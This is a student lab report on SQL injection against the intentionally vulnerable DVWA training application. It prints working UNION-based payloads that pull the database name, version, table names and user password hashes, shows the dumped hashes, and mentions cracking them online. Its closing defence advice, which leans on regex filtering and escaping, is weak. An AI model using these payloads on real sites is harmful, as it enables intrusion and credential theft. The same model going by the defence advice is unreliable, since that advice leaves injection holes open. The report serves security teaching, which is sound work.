****

**YILDIZ TECHNICAL UNIVERSITY**

**FACULTY OF ELECTRICAL AND ELECTRONICS**

**SECURITY OF COMPUTER SYSTEMS**

**(BLM4011)**

**LAB 2 – SQL INJECTION LAB REPORT**

19011707 – Barış Can Yılmaz  
20011901 – Muhammet Kayra Bulut

kayra.bulut @std.yildiz.edu.tr  
can.yilmaz8@std.yildiz.edu.tr

**DEPARTMENT OF COMPUTER ENGINEERING**

1. **INTRODUCTION**

Sql injection can be briefly explained as interfering with the query strings and accesing the database and displaying the information in the database. Here’s how we check the correctness of the user and password in a user login form:

select \* from users where uname='”uname”' and pass='”pass”'

If we did not check the sql injection, we can easily steal the username and password in the system by making the sql query ‘ Or’1’=’1’ in the username and password field, that is, 100% correct.

select \* from users where username='”uname'OR'1'='1”' and pass='”pass'OR'1'='1”'

In this query, since 1=1 on both sides and the AND condition is met, all usernames and password are output as a result of the query.

1. **METHOD**

We actively ran our DVWA applicaiton after the database root settings were made in the necessary config and php.ini files. We submit the security level settings to low from the DVWA security menu. Then, we came to the sql injection menu and first checked whether there was sql vulnerability by ticking the input box named User ID. Return result;

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''0''' at line 1

As you can see, getting a SQL Syntax error has cast doubt on vulnerability. Then we looked at the source codes with the View Source at the bottom of the page.

 $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

As you can see, we noticed that is sent directly as a parameter to the query entered as input. We guessed it was now exploitable. Subsequently

1' and '0'='0' union select database(),version() #

We got the databser and version information as a result of this query.

ID: 1' and '0'='0' union select database(),version() #  
First name: admin  
Surname: admin

ID: 1' and '0'='0' union select database(),version() #  
First name: dvwa  
Surname: 10.4.21-MariaDB

After learning that our database name is ‘dvwa’, we can now learn the databse tables. That’s why we sent the query below.

1' and '0'='0' UNION SELECT null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #

Sonuc;

ID: 1' and '0'='0' UNION SELECT null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name: admin  
Surname: admin

ID: 1' and '0'='0' UNION SELECT null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name:   
Surname: guestbook

ID: 1' and '0'='0' UNION SELECT null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name:   
Surname: users

We realized that there are tables named ‘guestbook’, ‘users’ in our dabtase named ‘dvwa’. By examining our User table, we can get user information. That’s why we posted the query below.

1' and '0'='0' UNION SELECT null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #

tablo içeren bir resim

Açıklama otomatik olarak oluşturulduSonuc;

Now we have learned the column information in the table. After that, we learned that we can pull the information we want form the table. We can learn the userid and passwords of the users in our table.

1' UNION SELECT "Listele :", group\_concat("ID:", user\_id, "password: ",password) from users #)

Sonuc


ID: 1' UNION SELECT "Listele :", group\_concat("ID:", user\_id, "password: ",password) from users #)   
First name: Listele :  
Surname: ID:1password: 5f4dcc3b5aa765d61d8327deb882cf99,

ID:2password: e99a18c428cb38d5f260853678922e03,

ID:3password: 8d3533d75ae2c3966d7e0d4fcc69216b,

ID:4password: 0d107d09f5bbe40cade3de5c71e9e9b7,

ID:5password: 5f4dcc3b5aa765d61d8327deb882cf99

********As you can see, the hash values of the passwords are kept. If the passwords are less then a certain number of characters and/or only letters/numbers and/or are among the most used passwords, hash codes can be cracjed through sites such as <https://crackstation.net/>. The hash values of the users was queried on the specified site.

As it can be seen, since the passwords are easily cracked, the original password were obtained from the hash values.

1. **RESULTS**

Sql injection vulnerability is hindered by the development of web Technologies. From now on, queries made from the frontend are not sent directly to the database in current designed web applications, but these queries from many layers pass through a filter. In order to prevent this type of attacks, it is one of the methods applied to prevent situations that do not comply with a ceration pattern with Regular Expressions on both the frontend and backend or that can be directly interpreted as an sql query (for example, the notch can only be entered as a parameter to the sql query with certain conditions) by passing certain filters. In addition, the most basic method of controlling SQL injection php language is the mysql\_real\_escape\_string function. This function cleans the escape charactesrs (‘,/ etc.) from the incoming value and protects the website against basic sql injections. Although not spesific to SQL Injection, today’s web Technologies are developing and Cyber Attack methods are also developing and changing. Fort his reason, Cyber security methods and detection and prevention acivities against attacks are aslo obliged to develop and update themselves. Apart from the SQL injection method identified and examplified above, these vulnerabiliries are found and exploited by many methods.

The measures thane against such attacks are also changing and developing day by day.